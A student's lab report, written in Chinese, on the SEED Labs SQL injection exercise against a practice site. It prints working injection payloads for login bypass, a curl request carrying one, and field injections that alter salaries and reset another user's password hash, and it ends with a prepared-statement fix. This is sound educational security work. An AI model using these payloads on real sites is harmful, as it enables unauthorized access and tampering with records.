
# 第六次实验

## 实验环境

URL: http://www.SEEDLabSQLInjection.com

Folder: /var/www/SQLInjection/

已知数据库如下：




## task1

登录到mysql数据库，使用题目给定的用户和密码。

mysql -u root -pseedubuntu


-u 指定用户，-p指定密码

会提示说在终端使用明文密码不安全



mysql> use Users;


加载现有数据库。



查看所有表


mysql> show tables;

其中有一个叫做credential的table



使用SQL命令来打印员工Alice的所有信息。

select \* from credential where name = 'Alice';



## task2

网址


<https://seedsecuritylabs.org/>

网址目录

/var/www/SQLInjection

查看源代码unsafe\_home.php


### task2.1



admin权限很高，admin登入，即可查看所有员工的信息。


题目假设知道管理员的帐户名，即admin，但不知道ID或密码。

看一下php的逻辑



这个登入界面，其实就是一个查询界面，查询上面的各种信息，而admin返回所有人的信息。


源码sql语句如下：




在ID栏输入admin'#就可以成功以admin的身份登入。

条件变成了name=’admin’#

后面的语句被注释掉，name为admin的直接被查询出来。





### task2.2

要求利用curl实现，看一下刚刚的数据包。

<http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=>

命令

curl 'www.seedlabsqlinjection.com/unsafe\_home.php?username=admin%27%23&Password='

需要加引号，并且网址字符串需要是已经转义的。

### task2.3

修改数据库，那么就要用到update命令，需要做到插入一句新的sql语句。

上面用的是admin' #，只需要admin'; 新语句#

update语法

UPDATE table\_name


SET column1=value1,column2=value2,...

WHERE some\_column=some\_value;

如下，更新

admin'; update credential set name='test' where eid = 10000#

希望修改eid为10000的name为test



失败了,原因是, 在MySQL中实现了一种特殊的保护机制，mysq\_query不允许提交多个请求，导致我们两个连续的请求就会报错。


## task3

### task3.1

alice以用户登录，需要修改无权更改的工资。

首先Alice'#登录账号。


分析代码如下：



这是一个更新指令，那么只需要插入我们想要的更新字段，并且写上条件，之后的注释掉即可。

', salary='80000' where name='Alice';#

填写到第一个字段即nickname字段即可。




### task3.2

同理，只不过把更新语句的匹配条件改为Boby。

', salary='1' where name='Boby';#

admin登录查看



### task3.3


sha1存储密码，所以原理应该是输入密码后转为sha1进行比对，如果匹配上就视为正确，即使有sha1碰撞的风险。

所以我们只要生成已知密码的sha1，进而修改密码为此即可。

tang的sha1为fed8e0354adeaf7975ced5ca0c229e8222eaa95b

', Password='fed8e0354adeaf7975ced5ca0c229e8222eaa95b' where name='Boby';#


登录成功



## task4

unsafe\_home.php原始代码如下，获得查询结果后，如果不为空则显示。

我们只需要改这段auth的代码即可，下面另一段sql代码是admin用户查询所有用户信息的，不需要改动。



进行修改，代码如下

//将原本sql语句的变量改为？，并在下面绑定变量。

$stmt = $conn->prepare( "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password

FROM credential

WHERE name= ? and Password= ?");

//绑定变量,类型均为字符串，注意这里的sha1结果也是字符串形式。

$stmt->bind\_param("ss", $input\_uname , $hashed\_pwd);

//执行语句，并获得结果

$stmt->execute();

$result = mysqli\_stmt\_get\_result($stmt);

//检验是否获得的结果

if (!$result) {

echo "</div>";

echo "</nav>";

echo "<div class='container text-center'>";

die('There was an error running the query [' . $conn->error . ']\n');

echo "</div>";

}

结果如下

